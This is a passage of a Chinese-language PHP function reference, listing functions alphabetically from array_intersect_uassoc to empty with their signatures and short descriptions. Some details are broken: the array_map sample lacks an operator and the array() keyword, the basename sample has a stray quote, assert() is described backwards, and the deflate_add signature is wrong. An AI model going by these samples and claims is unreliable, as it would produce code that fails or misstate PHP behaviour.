array_intersect_uassoc. `array array_intersect_uassoc(array` *array*`1, array` *array*`2 [, ... array` *arrayN*`], callable` *function*`)`

返回一个数组，包含在所有数组中都存在的值。

函数 *function* 用来比较两个元素的值是否相等。函数会传入两个需要比较的值作为参数，当第一个参数比第二个参数小时返回一个小于 `0` 的值，两者相等时返回 `0`，大时则返回一个大于 `0` 的值。值的键名不变。

array_intersect_ukey. `array array_intersect_ukey(array` *array*`1, array` *array*`2 [, ... array` *arrayN*`], callable` *function*`)`

返回一个数组，包含 *array*1 中的、其键名在所有数组中都存在的元素。

函数 *function* 用来比较两个元素的值是否相等。函数会传入两个需要比较的键名作为参数，当第一个参数比第二个参数小时返回一个小于 0 的值，两者相等时返回 0，大时则返回一个大于 0 的值。

array_key_exists. `bool array_key_exists(mixed` *key*`, array` *array*`)`

如果 *array* 中有一个键名的值为 *key* 则返回 `true`，如果没有，返回 `false`。

array_keys. `array array_keys(array` *array*`[, mixed` *value*`[, bool` *strict*`]])`

返回一个数组，其中包含 *array* 中所有的键名。如果传入了 *value*，则只有值等于 *value* 的键名返回。如果传入了 *strict* 值，且为 `true`，则会严格判断原数组的值的类型是否也与 *value* 相同。

array_map. `array array_map(mixed` *callback*`, array` *array*`1[, ... array` *arrayN*`])`

创建一个数组，其中包含将第一个参数引用的 *callback* 函数依次作用于其余参数（传入数组）后得到的结果。

callback 函数必须接受与所传入 `array_map()` 的数组数目相同的参数。例如：

```
function multiply($inOne, $inTwo) {
 return $inOne $inTwo;
}
$first = (1, 2, 3, 4);
$second = (10, 9, 8, 7);
$array = array_map("multiply", $first, $second); // 包含 (10, 18, 24, 28)
```

array_merge. `array array_merge(array` *array*`1, array` *array*`2[, ... array` *arrayN*`])`

返回将传入的多个数组合并后得到的结果数组。如果这些数组中有相同的键值，则保留最后一个的值。而以相同数值为键名的元素会被直接插入结果数组。

array_merge_recursive. `array array_merge_recursive(array` *array*`1, array` *array*`2[, ... array` *arrayN*`])`

与 `array_merge()` 类似，返回合并后的数组。与 `array_merge()` 不同的是，当有键名冲突时，所有的元素都会被保留，并合并成一个数组插入结果数组。

array_multisort. `bool array_multisort(array` *array*`1[, SORT_ASC|SORT_DESC [, SORT_REGULAR|SORT_NUMERIC|SORT_STRING]] [, array` *array*`2[, SORT_ASC|SORT_DESC [, SORT_REGULAR|SORT_NUMERIC|SORT_STRING]], ...])`

用来同时对多个数组进行排序，或者对多维数组进行一个或多个维度的排序。每个传入的数组被当作以行来排序的表的列，第一个数组是排序的主要数组。对某些数组的行的比较相同的话，就按下一个数组中对应的值来排序，依次类推。

第一个参数是一个数组；接下来的每个参数可能是一个数组也可能是一个下面这样的排序标志（用来改变默认排序的标志）：

SORT_ASC（默认值）	递增排序
SORT_DESC	递减排序

除此之外，还可以指定下面的某个排序类型：

SORT_REGULAR（默认值）	按照常规比较
SORT_NUMERIC	按照数值比较
SORT_STRING	按照字符串比较

排序标志仅对此标志前面的一个数组有效，新数组参数的默认值不会随之改变。如果函数执行成功则返回 true，失败则返回 false。

array_pad. array array_pad(array *input*, int *size*[, mixed *padding*])

返回一个 *input* 数组的副本，并用 *padding* 作为值将其填补到 *size* 指定的长度。可以通过给 *size* 指定一个负数的方法在数组的开头填补数据，这时候数组的长度将是 *size* 的绝对值。

如果数组的长度已经达到 *size* 指定的大小或者更多，将不会有元素填补到数组中，最终返回的将是原数组的一个副本。

array_pop. mixed array_pop(array &*stack*)

删除并返回数组中的最后一个值。如果数组已经为空（或者参数不为数组），则返回 NULL。注意，所提供的数组的指针会被重置。

array_product. number array_product(array *array*)

返回 *array* 中所有元素的乘积。如果 *array* 中的每个值都是整数，则乘积为整数，否则乘积为浮点数。

array_push. int array_push(array &*array*, mixed *value*1[, ... mixed *valueN*])

将传入的值附加到第一个参数 *array* 的结尾，并返回当前 *array* 的长度。类似对每个值

调用 $array[] = $value。

array_rand. mixed array_rand(array *array*[, int *count*])

随机从 *array* 中取出一个元素并返回。可选的第二个参数 *count* 可以用来指定随机挑选的元素的个数。如果 *count* 的值大于 1，则返回一个键名的数组而不是元素的值。

array_reduce. mixed array_reduce(array *array*, mixed *callback*[, int *initial*])

迭代地调用 *callback* 函数，并返回最后一次调用得到的结果。如果传入了 *initial*，它将被用作第一次调用 *callback* 时的初始值。

array_replace. array array_replace(array *array*1, array *array*2[, ... array *arrayN*])

返回一个用其他数组中的值替换 *array*1 中值的数组。*array*1 中的元素通过匹配的键名来替换元素值。

如果提供了多个替换数组，它们会被依次处理。*array*1 中的键名不能匹配替换数组中键名的任何元素都保持不变。

array_replace_recursive. array array_replace_recursive(array *array*1, array *array*2[, ... array *arrayN*])

返回一个用其他数组中的值替换 *array*1 中值的数组。*array*1 中的元素通过匹配的键名来替换元素值。

如果 *array*1 和替换数组中个别的键名都为数组，这些数组中的值会以递归的方式做相同处理。

如果提供了多个替换数组，它们会被依次处理。*array*1 中的键名不能匹配替换数组中键名的任何元素都保持不变。

array_reverse. array array_reverse(array *array*[, bool *preserve_keys*])

返回一个与输入数组包含相同元素但顺序相反的数组。如果 *preserve_keys* 被设置为 true，那么数字键名会被保留，非数字的键名则不受这个设置的影响，总是会被保留。

array_search. mixed array_search(mixed *value*, array *array*[, bool *strict*])

在数组中搜索值，与 in_array() 类似。如果成功则返回相应的键名；如果没有成功则返回 NULL。如果 *strict* 被设置为 true，只有匹配相同类型相同值的 *value* 元素才会被返回。

array_shift. `mixed array_shift(array` *stack*`)`

和 `array_pop()` 类似，但是不删除和返回最后一个元素，它删除和返回第一个元素。如果数组是空的或参数不是数组，会返回 `NULL`。

array_slice. `array array_slice(array` *array*`, int` *offset*`[, int` *length*`][, bool keepkeys])`

返回从给定数组中截取的一组元素构成的数组。如果 *offset* 非负，则序列将从 *array* 中的此偏移量开始。如果 *offset* 为负，则序列将从 *array* 中距离末端这么远的地方开始。如果给出了 *length* 并且为正，则序列中将具有这么多个元素。如果给出了 *length* 并且为负，则序列将终止在距离数组末端这么远的地方。如果第 3 个参数被省略，则序列将从 *offset* 开始一直到 *array* 的末端。如果第 4 个参数 keepkeys 是 `true`，数字键名的顺序会被保留；否则它们会被重新编号排序。

array_splice. `array array_splice(array` *array*`, int` *offset*`[, int` *length*`[, array` *replacement*`]])`

和 `array_slice()` 选取一段元素的规则相同，但不是返回这些元素，而是移除它们，如果提供了第 4 个参数，将用一个数组来替换它们。返回被移除或被替换的元素构成的数组。

array_sum. `number array_sum(array` *array*`)`

返回数组中所有元素的和。如果所有值都是整型的，返回整型数。如果有任何一个是浮点数，就返回浮点数。

array_udiff. `array array_udiff(array` *array*`1, array` *array*`2[, ... array` *arrayN*`], string` *function*`)`

返回一个数组，该数组包含所有在 *array*1 中但不在任何其他参数数组中的值。只比较值，也就是说，`"a"=>1` 和 `"b"=>1` 是相等的。函数 *function* 使用两个参数来调用，用来对比元素的值。如果第一个参数小于第二个参数，则返回一个负数，如果相同返回 `0`，反之返回一个正数。值的键名不变。

array_udiff_assoc. `array array_udiff_assoc(array` *array*`1, array` *array*`2 [, ... array` *arrayN*`], string` *function*`)`

返回一个数组，该数组包括所有在 *array*1 中但是不在任何其他参数数组中的值。键名和值都会被比较。也就是说，`"a"=>1` 和 `"b"=>1` 是不相等的。函数 *function* 使用两个参数来调用，用来对比元素的值。如果第一个参数小于第二个参数，则返回一个负数，如果相同返回 `0`，反之返回一个正数。值的键名不变。

array_udiff_uassoc. `array array_udiff_uassoc(array` *array*`1, array` *array*`2[, ... array` *arrayN*`], string` *function*`1, string` *function*`2)`

返回一个数组，该数组包括所有在 *array*1 中但是不在任何其他参数数组中的值。键名和值都会被比较，也就是说，`"a"=>1` 和 `"b"=>1` 是不相等的。*function*1 用来对比元素的值。*function*2 用来对比对应的键名的键值。每个函数都用两个参数调用，用来对比元素的值。如果第一个参数小于第二个参数，则返回一个负数，如果相同返回 `0`，反之返回一个正数。值的键名不变。

array_uintersect. `array array_uintersect(array` *array*`1, array` *array*`2 [, ... array` *arrayN*`], string` *function*`)`

返回一个数组，该数组包含所有在 *array*1 中也同时出现在所有其他参数数组中的值。只比较键值，也就是说，`"a"=>1` 和 `"b"=>1` 是相等的。函数 *function* 使用两个参数来调用，用来对比元素的值。如果第一个参数小于第二个参数，则返回一个负数，如果相同返回 `0`，反之返回一个正数。值的键名不变。

array_uintersect_assoc. `array array_uintersect_assoc(array` *array*`1, array` *array*`2[, ... array` *arrayN*`], string` *function*`)`

返回一个数组，该数组包含所有在 *array*1 中也同时出现在所有其他参数数组中的值。键名和值都会被比较，也就是说，`"a"=>1` 和 `"b"=>1` 是不相等的。函数 *function* 使用两个参数来调用，用来对比元素的值。如果第一个参数小于第二个参数，则返回一个负数，如果相同返回 `0`，反之返回一个正数。值的键名不变。

array_uintersect_uassoc. `array array_uintersect_uassoc(array` *array*`1, array` *array*`2[, ... array` *arrayN*`], string` *function*`1, string` *function*`2)`

返回一个数组，该数组包含所有在 *array*1 中也同时出现在所有其他参数数组中的值。键名和值都会被比较，也就是说，`"a"=>1` 和 `"b"=>1` 是不相等的。*function*1 用来对比元素的值。*function*2 用来对比对应的键名的值。每个函数用两个参数调用，用来对比元素的值。如果第一个参数小于第二个参数，则返回一个负数，如果相同返回 `0`，反之返回一个正数。值的键名不变。

array_unique. `array array_unique(array` *array*`[, int sort_flags])`

创建并返回一个包含给定数组中每个元素的数组。如果有任何重复的值，后面的值会被忽略。可选参数 `sort_flags` 可以使用常量来改变排序方式：`SORT_REGULAR`、`SORT_NUMERIC`、`SORT_STRING`（默认）和 `SORT_LOCALE_STRING`。原始数组中的键名不变。

array_unshift. `int array_unshift(array` *stack*`, mixed` *value1*`[, ... mixed` *valueN*`])`

返回一个在给定数组前面插入元素后的副本；所有的元素作为整体添加，所以元素在数组中的出现顺序和在参数列表中的顺序一样。返回新数组元素的个数。

array_values. `array array_values(array` *array*`)`

返回包含输入数组中所有键值的数组。键值的键名不会被保留。

array_walk. `bool array_walk(array` *input*`, string` *callback*`[, mixed` *user_data*`])`

为数组中的每个元素调用命名函数 *callback*。函数用元素键值、键名和自定义的用户数据作为参数。要确保函数可以在数组的值上工作，定义第一个参数为函数的引用。成功返回 `true`，否则返回 `false`。

array_walk_recursive. `bool array_walk_recursive(array` *input*`, string` *function*`[, mixed` *user_data*`])`

和 `array_walk()` 类似，为数组中的每个元素调用命名函数。不同的是，如果元素的值是数组，将会同样地为它的每个元素调用函数。要确保函数可以在数组的值上工作，定义第一个参数为函数的引用。成功返回 `true`，否则返回 `false`。

arsort. `bool arsort(array` *array*`[, int` *flags*`])`

反序排列数组，键名会被保留。第二个可选参数包含额外的排序标识。成功返回 `true`，否则返回 `false`。更多使用该函数的信息可以参看第 5 章和 `sort` 函数。

asin. `float asin(float` *value*`)`

返回 *value* 的反正弦值，单位是弧度。

asinh. `float asinh(float` *value*`)`

返回 *value* 的反双曲正弦值。

asort. `bool asort(array` *array*`[, int` *flags*`])`

对数组进行排序，键名会被保留。第二个可选参数包含额外的排序标识。成功返回 `true`，否则返回 `false`。更多使用该函数的信息可以参看第 5 章和 `sort` 函数。

assert. `bool assert(string|bool` *assertion*`[, string description])`

如果 *assertion* 为真，执行代码中会生成一个警告。如果 *assertion* 为一个字符串，它将会被 `assert()` 当作 PHP 代码来执行。可选的第二个参数允许将额外的文本添加到错误信息中。检查 `asset_options()` 函数来看它们的联系。

assert_options. `mixed assert_options(int` *option*`[, mixed` *value*`])`

如果指定了 *value*，设置断言控制选项 *option* 为 *value*，并且返回前面的设置。如果没有指定 *value*，返回当前 *option* 的值。*option* 接受下面的值：

`ASSERT_ACTIVE`	开启断言
`ASSERT_WARNING`	断言是否开始警告
`ASSERT_BAIL`	断言是否中断脚本
`ASSERT_QUIET_EVAL`	当执行 `assert()` 中的断言代码时禁止错误报告
`ASSERT_CALLBACK`	调用指定的用户函数来处理断言。断言回调函数接受三个参数：文件、行数和断言错误表达式

atan. `float atan(float` *value*`)`

返回 *value* 的反正切值，单位是弧度。

atan2. `float atan2(float` *y*`, float` *x*`)`

两个参数的符号用来确定结果的象限，返回变量 *x* 和 *y* 的反正切值，单位是弧度。

atanh. `float atanh(float` *value*`)`

返回 *value* 的反双曲正切值。

base_convert. `string base_convert(string` *number*`, int` *from*`, int` *to*`)`

将 *number* 转换为不同的进制。当前的进制为 *from*，转换成的进制为 *to*。进制转换必须在 2 ~ 36 之间。高于十进制的数字用字母 a(10)~z(35) 表示。最大支持转换 32 位数字，或十进制数 2 147 483 647。

base64_decode. `string base64_decode(string` *data*`)`

对 base-64 编码的 *data* 进行解码，并存入一个字符串（可能会包含二进制数据）。关于 base-64 更多的信息，请参看 RFC 2045。

base64_encode. `string base64_encode(string` *data*`)`

返回一个 base-64 编码的 *data*。设计此种编码是为了使二进制数或其他 8 位数据可以通过非 8-bit 的协议安全地传输，例如电子邮件消息。

basename. `string basename(string` *path*`[, string` *suffix*`])`

返回文件完整路径 *path* 中的文件名部分。如果文件名以 *suffix* 结尾，名字中这部分字符串会被移除。例如：

```
$path = ""/usr/local/httpd/index.html";
echo(basename($path)); // index.html
echo(basename($path, '.html')); // index
```

bin2hex. `string bin2hex(string` *binary*`)`

把 *binary* 转换为十六进制数（base-16）。最大支持到转换 32 位数字，或十进制数 2 147 483 647。

bindec. `number bindec(string` *binary*`)`

转换 *binary* 为十进制数值。最大支持转换 32 位数字，或十进制数 2 147 483 647。

call_user_func. `mixed call_user_func(string` *function*`[, mixed` *parameter1*`[, ... mixed` *parameterN*`]])`

把第一个参数作为函数调用，并且将其余的参数作为函数的参数。检查对应函数是不区分大小写的。返回函数的返回值。

call_user_func_array. `mixed call_user_func_array(string` *function*`, array` *parameters*`)`

和 `call_user_func()` 类似，把 *function* 作为函数调用，把参数数组 *parameters* 作为函数的参数传入。检查对应函数是不区分大小写的。返回函数的返回值。

ceil. `float ceil(float` *number*`)`

返回不小于 *number* 的下一个整数，如果有小数部分则进一位。

chdir. `bool chdir(string` *path*`)`

设置当前工作目录为 *path*；操作成功返回 `true`，否则返回 `false`。

checkdate. bool checkdate(int *month*, int *day*, int *year*)

检查由参数构成的日期的合法性（格里高利）。如果每个参数都被正确定义了则会被认为是有效的，返回 true，反之返回 false。*year* 的值是从 1~32 767（包含），*month* 的值是从 1~12，*day* 的值在给定的 *month* 所应该具有的天数范围之内，包括闰年。

checkdnsrr. bool checkdnsrr(string *host*[, string *type*])

根据不同记录类型（type）查询主机（host）相应的 DNS 记录。如果记录能被找到，就返回 true；如果查找不到该 DNS 记录或者发生了错误，就返回 false。查询类型可以接受下面的值（如果未指定，默认是 MX）：

A	IP 地址
MX（默认）	邮件交换记录
NS	域名服务器
SOA	启动权限
PTR	指向信息
CNAME	别名
AAAA	128 位的 IPv6 地址
A6	定义为早期的 IPv6 的一部分，已经降级为实验性
SRV	广义的服务位置记录
NAPTR	域名根据正则表达式重写
TXT	原本是为了人类可读的文本，然而这个记录也有机器可读的数据
ANY	上述任何一种

更多信息可浏览维基百科的 DNS 条目。

chgrp. bool chgrp(string *path*, mixed *group*)

修改文件路径 *path* 的组为 *group*；PHP 必须有执行这个函数的权限。修改成功返回 true，否则返回 false。

chmod. bool chmod(string *path*, int *mode*)

尝试将 *path* 的许可权限改为 *mode*，*mode* 应该是一个八进制数，如 0755。一个整型数（如 755）或一个字符串（如 u+x）将不能如期工作。操作成功返回 true，否则返回 false。

chown. bool chown(string *path*, mixed *user*)

修改文件 *path* 的所有者为指定用户名 *user*。PHP 必须有执行该函数的权限（一般要用 root 来执行该函数）。修改成功返回 true，否则返回 false。

chr. `string chr(int char)`

返回包含 *char* 所指定的单个 ASCII 字符的字符串。

chroot. `bool chroot(string path)`

改变当前进程的根目录为 *path*。当 PHP 运行在网页服务器环境中时，你无法用 `chroot()` 来恢复根目录为 `/`。修改成功返回 `true`，否则返回 `false`。

chunk_split. `string chunk_split(string string[, int size[, string postfix]])`

把字符串 *string* 以 *size* 为大小进行拆分，在每段后面插入 *postfix*，返回结果字符串。如果没有指定，*postfix* 默认为 `\r\n`，*size* 默认为 76。这个函数对于将数据编码到 RPF 2045 标准很有用。例如：

```
$data = "...some long data...";
$converted = chunk_split(base64_encode($data));
```

class_alias. `bool class_alias(string name, string alias)`

为类名 *name* 创建一个别名。然后，就可以用 *name* 或 *alias* 引用新的类（例如，实例化对象的时候）。如果别名创建成功，返回 `true`，否则返回 `false`。

class_exists. `bool class_exists(string name[, bool autoload_class])`

如果存在以 *name* 字符串命名的类，则返回 `true`，否则返回 `false`。类名比较是不区分大小写的。如果将 *autoload_class* 设置为 `true`，在取得其实现的接口之前，类会通过类的 `__autoload()` 函数来加载。

class_implements. `array class_implements(mixed class[, bool autoload_class])`

如果 *class* 是一个对象，返回一个 *class* 的对象类实现的接口名字组成的数组。如果 *class* 是一个字符串，返回一个名为 *class* 的类实现的接口名字组成的数组。如果 *class* 既不是对象也不是字符串，或者如果 *class* 是字符串但是没有以 *class* 命名的对象类存在，返回 `false`。如果设置了 *autoload_class* 并且是 `true`，在取得其实现的接口之前，类会通过类的 `__autoload()` 函数来加载。

class_parents. `array class_parents(mixed class[, bool autoload_class])`

如果 *class* 是一个对象，返回一个 *class* 的对象类的父类名字组成的数组。如果 *class* 是一个字符串，返回一个名为 *class* 的类的父类名字组成的数组。如果 *class* 既不是对象也

不是字符串，或者如果 *class* 是字符串但是没有以 *class* 命名的对象类存在，返回 false。如果设置了 *autoload_class* 并且是 true，获得父类之前，类会通过类的 __autoload() 函数来加载。

clearstatcache. `void clearstatcache([bool clear_realpath_cache[, string file]])`

清除文件状态函数的缓存。下次调用文件状态函数将会从硬盘获取信息。*clear_realpath_cache* 参数允许清理 *realpath* 的缓存。参数 *file* 允许清理 *realpath* 下特定文件的状态缓存，只能在 *clear_realpath_cache* 是 true 的时候使用。

closedir. `void closedir([int handle])`

关闭句柄 *handle* 引用的目录流。更多目录流的使用请参见 opendir()。如果没有指定 *handle*，最后打开的目录流会被关闭。

closelog. `int closelog()`

关闭当调用 openlog() 时将日志写到系统的文件描述符。修改成功返回 true，否则返回 false。

compact. `array compact(mixed variable1[, ... mixed variableN])`

通过提取参数中包含的变量与其值创建一个数组。如果某个参数是数组，它的值也会被获取。返回的数组是一个关联数组，键名是参数提供的，键值是命名变量的值。该函数和 extract() 相反。

connection_aborted. `int connection_aborted()`

在函数被调用前，如果客户端断开（例如，在浏览器中单击停止）返回 true(1)。否则返回 false(0)。

connection_status. `int connection_status()`

返回以比特位表示的三种连接状态：NORMAL(0)、ABORTED(1) 和 TIMEOUT(2)。

constant. `mixed constant(string name)`

返回名为 *name* 的常量值。

convert_cyr_string. `string convert_cyr_string(string` *value*`, string` *from*`, string` *to*`)`

将给定的字符串 *value* 从一种 Cyrillic 字符集转换成另一种。参数 *from* 和 *to* 是单个字符串标识集合，具有下面的值：

k	koi8-r
w	Windows-1251
i	IOS 8859-5
a 或 d	x-cp866
m	m-mac-cyrillic

convert_uudecode. `string convert_uudecode(string` *value*`)`

解码使用 uuencoded 编码的字符串 *value* 并且返回它。

convert_uuencode. `string convert_uuencode(string` *value*`)`

使用 uuencode 方式编码字符串 *value* 并且返回它。

copy. `int copy(string` *path*`, string` *destination*`[, resource` *context*`])`

将 *path* 指定的文件复制到 *destination*。如果操作完成，函数返回 `true`；否则返回 `false`。如果 *destination* 存在文件，该文件会被替换。可选的 *context* 参数可以使用通过 `stream_context_create()` 创建的有效上下文资源。

cos. `float cos(float` *value*`)`

返回 *value* 的余弦值。

cosh. `float cosh(float` *value*`)`

返回 *value* 的双曲余弦值。

count. `int count(mixed` *value*`[, int` *mode*`])`

返回 *value* 中元素的个数；对于数组或对象，是元素的个数；对于其他值，是 `1`。如果参数是一个未设置的变量，则返回 `0`。如果 *mode* 被设置为 `COUNT_RECURSIVE`，元素个数的统计会递归进行，会统计数组内的元素个数。

count_chars. `mixed count_chars(string` *string*`[, int` *mode*`])`

统计 *string* 中每个字节的值在 0~255 范围中出现的次数，可使用多种模式返回结果。*mode* 的值有：

0（默认）	返回以每个字节值作为键名、出现次数作为值的关联数组
1	与 0 相同，但只列出出现次数大于零的字节值
2	与 0 相同，但只列出出现次数等于零的字节值
3	返回由使用了的字节值组成的字符串
4	返回由未使用的字节值组成的字符串

crc32. `int crc32(string` *value*`)`

计算和返回 *value* 的循环冗余校验和（CRC）。

create_function. `string create_function(string` *arguments*`, string` *code*`)`

用给出的 *arguments* 和 *code* 创建匿名函数；返回生成后的函数。一些匿名函数（也叫作 lambda 函数）对于临时回调函数很有用，例如，使用 usort() 的时候。

crypt. `string crypt(string` *string*`[, string` *salt*`])`

使用以双字符盐值 *salt* 作为种子的 DES 加密算法加密 *string*。如果没有提供 *salt*，crypt() 在脚本中第一次被调用时会生成一个随机的 *salt*；接下来的 crypt() 调用都会使用该值。返回加密后的字符串。

current. `mixed current(array` *array*`)`

返回内部指针指示的元素。第一次调用 current() 或者在 reset 后面调用 current() 时，指针会指向第一个元素。

date. `string date(string` *format*`[, int` *timestamp*`])`

按照第一个参数 *format* 格式化时间和日期。如果没有指定第二个参数，会使用当前时间和日期。可用的 *format* 字符如下所示：

a	小写的上午和下午值“am”或“pm”
A	大写的上午和下午值“AM”或“PM”
B	Swatch 互联网时间
d	月份中的第几天，有前导零的两位数字。例如，01-31
D	星期中的第几天，以文本表示，3 个字母。例如，Mon

F	月份，完整的文本格式。例如，August
g	小时，12 小时格式。例如，1-12
G	小时，24 小时格式。例如，0-23
h	小时，12 小时格式，有前导零。例如，01-12
H	小时，24 小时格式，有前导零。例如，00-23
i	有前导零的分钟数。例如，00-59
I	夏令时为 1，否则为 0
j	月份中的第几天，没有前导零。例如，1-31
l	星期几。例如，Monday
L	不是闰年为 0，是为 1
m	数字表示的月份，有前导零。例如，01-12
M	三个字母缩写表示的月份。例如，Aug
n	数字表示的月份，没有前导零。例如，1 到 12
r	RFC 822 格式的日期。例如，Thu, 21 Jun 2001 21:27:19 +0600
s	秒数，有前导零。例如，00-59
S	每月天数后面的英文后缀，两个字符。例如，st、nd、rd 或者 th
t	给定月份所应有的天数。例如，28 到 31
T	本机所在的时区。例如，MST
u	从 UNIX 纪元开始的秒数
w	星期中的第几天，数字表示。例如，0 表示星期天
W	ISO 8601 格式年份中的第几周，每周从星期一开始
Y	4 位数字完整表示的年份。例如，1998
y	两位数字表示的年份。例如，98
z	年份中的第几天。例如，0~365
Z	时差偏移量的秒数，从 –43200（UTC 西边）到 43200（UTC 东边）

任何 *format* 字符串中不能匹配上述字符之一的字符将会保持原样。如果给了 `timestamp` 一个非数字值，将会返回 `false` 并发出一个警告。

date_default_timezone_get. `string date_default_timezone_get()`

返回当前的默认时区，可使用 `date_default_timezone_set()` 函数或者通过 *php.ini* 文件中的 `date.timezone` 选项预先设置。如果都没设置返回“UTC”。

date_default_timezone_set. `string date_default_timezone_set(string` *timezone*`)`

设置当前默认时区。

date_parse. `array date_parse(string` *time*`)`

把英文的日期时间描述转换为一个描述日期时间的数组。如果无法转换为一个有效的日期将返回 `false`。返回的数据包含和 `date_parse_from_format()` 相同的值。

date_parse_from_format. `array date_parse_from_format(string` *format*`, string` *time*`)`

将 *time* 解析到一个表示日期的关联数组。字符串 *time* 使用特定的格式 *format* 指定，使用 `date()` 描述相同字符代码。返回的数组包含下面的条目：

`year`	年份
`month`	月份
`day`	月份中的哪一天
`hour`	小时
`minute`	分
`second`	秒
`fraction`	秒的分数部分
`warning_count`	解析触发的警告次数
`warnings`	解析触发的警告信息数组
`error_count`	解析触发的错误次数
`errors`	解析触发的错误信息数组
`is_localtime`	如果时间是当前默认时区，返回 True
`zone_type`	时区类型标识
`zone`	当前时间的时区
`is_dst`	如果是夏令时，返回 True

date_sun_info. `array date_sun_info(int` *timestamp*`, float` *latitude*`, float` *longitude*`)`

返回一个与时间相关的关联数组，包含给定经纬度的日出、日落、黎明、黄昏时间。结果数组包含下面的键名：

`sunrise`	日出时间
`sunset`	日落时间
`transit`	太阳最高点
`civil_twilight_begin`	陆地黎明时间
`civil_twilight_end`	陆地黄昏时间
`nautical_twilight_begin`	海上黎明时间
`nautical_twilight_end`	海上黄昏时间
`astronomical_twilight_begin`	天文黎明时间
`astronomical_twilight_end`	天文黄昏时间

date_sunrise. `mixed date_sunrise(int` *timestamp*`[, int` *format*`[, float` *latitude*`[, float` *longitude* `[, float` *zenith*`[, float` *gmt_offset*`]]]]])`

返回 *timestamp* 当天的日出时间，失败返回 `false`。参数 *latitude*、*longitude*、*zenith* 和 *gmt_offset* 提供一个特定地点，参数 *format* 决定返回的时间格式（默认为 `SUNFUNCS_RET_STRING`）。它们默认给出 PHP 配置的选项（*php.ini*）。参数包括：

`SUNFUNCS_RET_STRING`	返回字符串。例如，06:14
`SUNFUNCS_RET_DOUBLE`	返回浮点数。例如，6.233
`SUNFUNCS_RET_TIMESTAMP`	返回 UNIX 时间戳

date_sunset. `mixed date_sunset(int` *timestamp*`[, int` *format*`[, float` *latitude*`[, float` *longitude* `[, float` *zenith*`[, float` *gmt_offset*`]]]]])`

返回 *timestamp* 当天日落的时间，失败返回 `false`。参数 *latitude*、*longitude*、*zenith* 和 *gmt_offset* 提供一个特定地点，参数 *format* 决定返回的时间格式（默认为 `SUNFUNCS_RET_STRING`）。它们默认给出 PHP 配置的选项（*php.ini*）。参数包括：

`SUNFUNCS_RET_STRING`	返回字符串。例如，19:02
`SUNFUNCS_RET_DOUBLE`	返回浮点数。例如，19.033
`SUNFUNCS_RET_TIMESTAMP`	返回 UNIX 时间戳

debug_backtrace. `array debug_backtrace([ int` *options* `[, int` *limit*`]])`

返回 PHP 当前执行的跟踪信息关联数组。每个函数或文件包含一个元素，可包含下面的几种元素：

`function`	如果在函数中，是函数名字符串
`line`	当前函数或包含文件被定位到的文件行号
`file`	元素所在的文件名
`class`	如果在对象示例或类方法中，是元素所在的类名
`object`	如果在对象中，是对象名
`type`	当前的调用类型：如果是静态方法则为 `::`；如果是方法则为 `->`；如果是函数就什么也没有
`args`	如果在函数中，是调用函数的参数；如果在包含文件中，是包含文件的名字

每个函数调用或文件包含都会在数组中生成新的元素。最内部的函数调用或文件包含是数组中索引为 0 的元素，后面的元素是更浅的函数调用或文件包含。

debug_print_backtrace. `void debug_print_backtrace()`

将当前的调试跟踪信息打印（参照 `debug_backtrace`）到客户端。

decbin. `string decbin(int` *decimal*`)`

将十进制数 *decimal* 转换为二进制数表示。最大支持转换 32 位数字或十进制数 2 147 483 647。

dechex. `string dechex(int` *decimal*`)`

将十进制数 *decimal* 转换为十六进制数（base-16）表示。最大支持转换 32 位数字或十进制数 2 147 483 647（十六进制的 0x7FFFFFFF）。

decoct. `string decoct(int` *decimal*`)`

将十进制数 *decimal* 转换为八进制数（base-8）表示。最大支持转换 32 位数字或十进制数 2 147 483 647（八进制的 017777777777）。

define. `bool define(string` *name*`, mixed` *value*`[, int` *case_insensitive*`])`

用 *name* 命名定义一个常量并且设置它的值为 *value*。如果 *case_insensitive* 被设置为 `true`，且如果之前定义了一个名字相同但大小写不同的常量，操作会失败。否则，检查已有常量是区分大小写的方式。如果创建了常量返回 `true`，如果已经存在返回 `false`。

define_syslog_variables. `void define_syslog_variables()`

初始化系统日志函数 `openlog()`、`syslog()` 和 `closelog()` 用到的所有变量和常量。可以在使用系统日志函数前调用该方法。

defined. `bool defined(string` *name*`)`

如果以 *name* 命名的常量存在则返回 `true`，否则返回 `false`。

deflate_add. `void deflate_init(resource` *context*`, string` *data*`[, int` *flush_mode*`])`

将 *data* 添加到 deflate 上下文 *context* 中，并检查是否应基于 *flush_mode* 刷新上下文，*flush_mode* 是 `ZLIB_BLOCK`、`ZLIB_NO_FLUSH`、`ZLIB_PARTIB_FLUSH_`、`ZLIB_SYNC_FLUSH`（默认）、`ZLIB_FULL_FLUSH` 或 `ZLIB_FINISH` 之一。当添加大多数数据块时，请选择 `ZLIB_NO_FLUSH` 以最大化压缩尝试；添加最后一块数据后，请使用 `ZLIB_FINISH` 表示上下文已完成。

deflate_init. `void deflate_init(int` *encoding*`[, array` *options*`])`

初始化并返回增量值 deflation 上下文。可通过使用该上下文对 `deflate_add()` 的调用来逐步缩小数据。

level	压缩范围是 -1 ~ 9
memory	压缩内存级别从 1 ~ 9
window	zlib 窗口大小从 8 ~ 15
strategy	要使用的压缩策略。ZLIB_FILTERED、ZLIB_HUFFMAN_ONLY、ZLIB_RLE、ZLIB_FIXED 或 ZLIB_DEFAULT_STRATEGY（默认）
dictionary	压缩预设字典的一个字符串或字符串数组

deg2rad. `float deg2rad(float` *number*`)`

把 *number* 从角度转换成弧度并返回结果。

dir. `directory dir(string` *path*`[, resource` *context*`])`

返回一个以 *path* 初始化的 *directory* 类实例。你可以使用 `read()`、`rewind()` 和 `close()` 等对象方法来替代 `readdir()`、`rewinddir()` 和 `closedir()` 等过程函数。

dirname. `string dirname(string` *path*`)`

返回目录路径 *path* 的一部分。这会包括到文件名部分（参照 `basename`），并且不会包括结尾的路径分割符号。

disk_free_space. `float disk_free_space(string` *path*`)`

返回 *path* 所在硬盘分区或文件系统上的空闲空间字节数。

disk_total_space. `float disk_total_space(string` *path*`)`

返回 *path* 所在硬盘分区或文件系统上的总空间（包含使用的和空闲的）字节数。

each. `array each(array &`*array*`)`

创建一个数组，其以给定数组的内部指针指示的元素的键名和键值为元素。数组包含 4 个元素：键 `0` 和 *key* 包含 *array* 当前元素的键，键 `1` 和 *value* 包含 *array* 当前元素的值。

如果数组内部指针指向数组最后一个元素之后，`each()` 返回 `false`。

echo. `void echo string` *string*`[, string` *string*`2[, string` *string*`N ...]]`

输出指定字符串。`echo` 是语言层面的结构，是否使用圆括号是可选的，除非给出多个参数——这种情况下，不能使用圆括号。

empty. `bool empty(mixed` *value*`)`

如果 *value* 是 0 或不存在返回 true，否则返回 false。

